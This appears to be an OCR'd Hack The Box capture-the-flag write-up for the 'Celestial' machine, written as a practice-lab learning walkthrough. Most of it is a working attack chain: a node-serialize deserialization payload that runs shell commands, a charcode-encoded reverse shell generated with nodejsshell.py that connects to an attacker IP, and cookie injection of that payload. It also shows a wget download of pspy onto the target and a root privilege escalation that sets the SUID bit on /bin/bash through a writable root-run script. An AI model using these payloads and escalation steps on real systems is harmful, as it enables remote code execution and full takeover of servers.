
```
1. sudo pacman -S nodejs npm
2. Once those are install use `NPM` to install `node-serialize`
3. ▷ npm install node-serialize
added 1 package in 771ms
4. ▷ node serialize.js
Serialized:
{"rce":"_$$ND_FUNC$$_function(){\n require('child_process').exec('ls /', function(error, stdout, stderr) {
console.log(stdout) });\n }"}
5. Now we have serialized data
```

Immediately invoked function expression

10. **IIFE**

```
1. There is a flaw in some cases where you can insert a `()` and it will be treated as a function.
2. Here is serialize.js before we instert the paranthesis
3. ▷ cat serialize.js
===============================================================
var y = {
 rce : function(){
 require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
================================================================
4. Next I insert the parenthesis `()`
================================================================
var y = {
 rce : function(){
 require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });
 }(),
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
================================================================
```

Unserialize()


Passing it to `unserialize()` function will result in code execution.


```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function (){require(\'child_process\'
serialize.unserialize(payload);
```

11. **Injecting a malicious command via `unserialize()`**

```
1. Now that `serialize.js` has the `()` parenthesis if I execute it will execute the serialize payload but before it
serializes the data it will execute the my command.
2. ▷ node serialize.js | xargs <<< I piped it to xargs just so that the data renders horizontally instead of vertically.
Serialized: {} bin boot crypto_keyfile.bin dev etc gpg-agent.conf gpg.conf home lib lib64 lost+found mnt opt proc
pubring.gpg root run sbin secring.gpg srv sys tmp usr var version
3. Now on the same site we have been getting all these payloads from is an `unserialize()` function.
4. `https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/`
5. ▷ cat unserialize.js
==========================================================
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function (){require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) {
console.log(stdout) });}()"}';
serialize.unserialize(payload);
==========================================================
6. Now add a parenthesis to the unserializ.js payload as well
==========================================================
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function (){require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) {
```

```
console.log(stdout) });}()"}';
serialize.unserialize(payload);
===========================================================
7. I recommended reading the website because I always struggle explaining this serialization and deserialization stuff
because there is all kinds of deserialization. Java, JSON, Python etc...
```

Nodejsshell.py



```
{"rce":"_$$ND_FUNC$$_function (){ eval(String.fromCharCode(10,118,97,114,32,110,101,116,32
114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95
84,61,34,49,48,46,49,48,46,49,52,46,52,48,34,59,10,80,79,82,84,61,34,52,52,51,34,59,10,84,
101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110
100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,11
116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,
116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32
99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116
40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,
32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,10
46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,
116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101
111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,11
101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34
32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,1
101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,6
44,80,79,82,84,41,59,10))}()"}
```

12. **If we want to cut to the chase and look for a way to get a reverse shell there is this python script for Nodejs deserialization**


```
1. This is also on the same website above.
2. I click on this link on the site.
3. I used `nodejsshell.py` for generating a reverse shell payload.
4. ▷ wget https://raw.githubusercontent.com/ajinabraham/Node.Js-Security-Course/master/nodejsshell.py
5. Usage: python2.7 nodejsshell.py <your tun0 ip> <connecting port>
============================================================
▷ python2.7 nodejsshell.py 10.10.14.40 443
[+] LHOST = 10.10.14.40
[+] LPORT = 443
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,<snip>
=============================================================
6. Open up this file
===============================
Now let’s generate the serialized payload and add IIFE brackets () after the function body.

`{"rce":"_$$ND_FUNC$$_function (){
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118
,97`<snip>
===============================
8. Now take the payload you created with nodejsshell.py and paste it in. replace the serialized portion.
9. Run this in vim then hit enter `:%s/(\d.*))` Remove the backticks
10. Now you will end up with this
11. {"rce":"_$$ND_FUNC$$_function (){ eval(String.fromCharCode}()"}$
12. Now delete `eval{String.fromCharCode` so you can paste you payload inside those curly brackets.
13. {"rce":"_$$ND_FUNC$$_function (){ paste serialized payload here }()"}
14. Make sure to include the parenthesis. It shoud look like the above image. Make sure to inclue everything including this
portion `eval(String.fromCharCode` when you ran the nodejsshell.py command.
15. If you do not have line wrapping in VIM just add this to your ~/.vimrc file.
===================
set wrap
set textwidth=120
===================
```

---

13. **Now take that serialized data and base64 encode it**

```
1. ▷ cat data | base64 -w0; echo
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7KDEwLDExOCw5NywxMTQsMzIsMTEwLDE<SNIP>sOTksNDAsNzIsNzksODMsODQsNDQsODAsNzksODIsOD
QsNDEsNTksMTApKX0oKSJ9Cg==
2. I cut off the encoded it is aroud half a page long.
```

Gaining reverse shell


Hey Dummy 2 + 2 is 22

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSit
profile	eyJ1c2VybmFt…	10.129.22…	/	Fri, 06 Sep 202…	131	true	false	None

14. **Set up your listener on port 443 or whatever port you picked when you created the serialized payload with nodejsshell.py**

```
1. sudo nc -nlvp 443
2. Now go to the page `http://10.129.228.94:3000/`
>>> Hey Dummy 2 + 2 is 22
3. You are going to paste in this gigantic payload into the cookie value replacing the current value.
4. Press `Ctrl + Shift + k` then navigate to storage tab then cookies and paste it into the cooke value field.
5. SUCCESS, now we have a shell
6. If you struggle with this no worries I hated serialized payloads until I figured it out. It took me several failures. I
actually quit on serveral HTB boxes because the serialization part was such a headache. It will come keep going foward.
```

Shell as user sun

15. **Shell as sun. Let's upgrade the shell**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.228.94 47832
Connected!
whoami
sun
2. script /dev/null -c bash
Script started, file is /dev/null
sun@celestial:~$ ^Z
[1]  + 112168 suspended  sudo nc -nlvp 443
~/blackarchguru/celestial ▷ stty raw -echo; fg
[1]  + 112168 continued  sudo nc -nlvp 443
                                          reset xterm

sun@celestial:~$ export TERM=xterm-256color
sun@celestial:~$ source /etc/skel/.bashrc
sun@celestial:~$ stty rows 38 columns 188
sun@celestial:~$ export SHELL=/bin/bash
sun@celestial:~$ echo $SHELL
/bin/bash
sun@celestial:~$ echo $TERM
xterm-256color
sun@celestial:~$ tty
/dev/pts/8
sun@celestial:~$ nano
```

Begin enumeration

16. **Begin enumeration**


```
1. sun@celestial:~$ find /home \-name user.txt 2>/dev/null | xargs cat
05860cdd2ade2df75311e2c39<snip>
2. sun@celestial:~$ sudo -l
[sudo] password for sun:
3. sun@celestial:~$ id
uid=1000(sun) gid=1000(sun) groups=1000(sun),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
4. sun@celestial:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  node_modules  output.txt  Pictures  Public  server.js  Templates
user.txt  Videos
5. sun@celestial:~$ cat output.txt
Script is running...
```

pspy

17. **Since sun has access to view root processes I download pspy to see what I can find**

```
1. https://github.com/DominicBreuker/pspy/releases
2. I click to download `pspy64`
3. I then upload it
4. ▷ python3 -m http.server
5. sun@celestial:/tmp$ wget http://10.10.14.40:8000/pspy
6. sun@celestial:/tmp$ chmod +x pspy
7. sun@celestial:/tmp$ ./pspy
8. pspy found something. If a UID is 0 then root is running the file.
9. UID=0  PID=7959   | `/bin/sh -c python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py
/home/sun/Documents/script.py; chown sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -
d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py`
10. Well root is running `/home/sun/Documents/script.py` but the file is owned by sun. That means game over.
11. sun@celestial:/tmp$ ls -la /home/sun/Documents/script.py
-rw-rw-r-- 1 sun sun 29 Sep  6 03:27 /home/sun/Documents/script.py
```


PrivESC to root



```
GNU nano 2.5.3                                    File:

import os
os.system("chmod u+s /bin/bash")
```

18. **Since the file `script.py` is running as root but it is owned sun then this is an easy privilige escalation**

```
1. We can simply add a sticky bit to /bin/bash and we are root.
2. sun@celestial:/tmp$ nano /home/sun/Documents/script.py
3. cd into `/tmp` edit `/home/sun/Documents/script.py`. Delete the print statement and insert the following code then save
it.
===============================================
import os
os.system("chmod u+s /bin/bash")
=================================================
4. sun@celestial:/tmp$ watch -n 1 ls -l /bin/bash
5. sun@celestial:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
6. sun@celestial:/tmp$ bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
6683fb452aeb4a1cb07ccd7<snip>
```



Celestial has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#6455	06 Sep 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED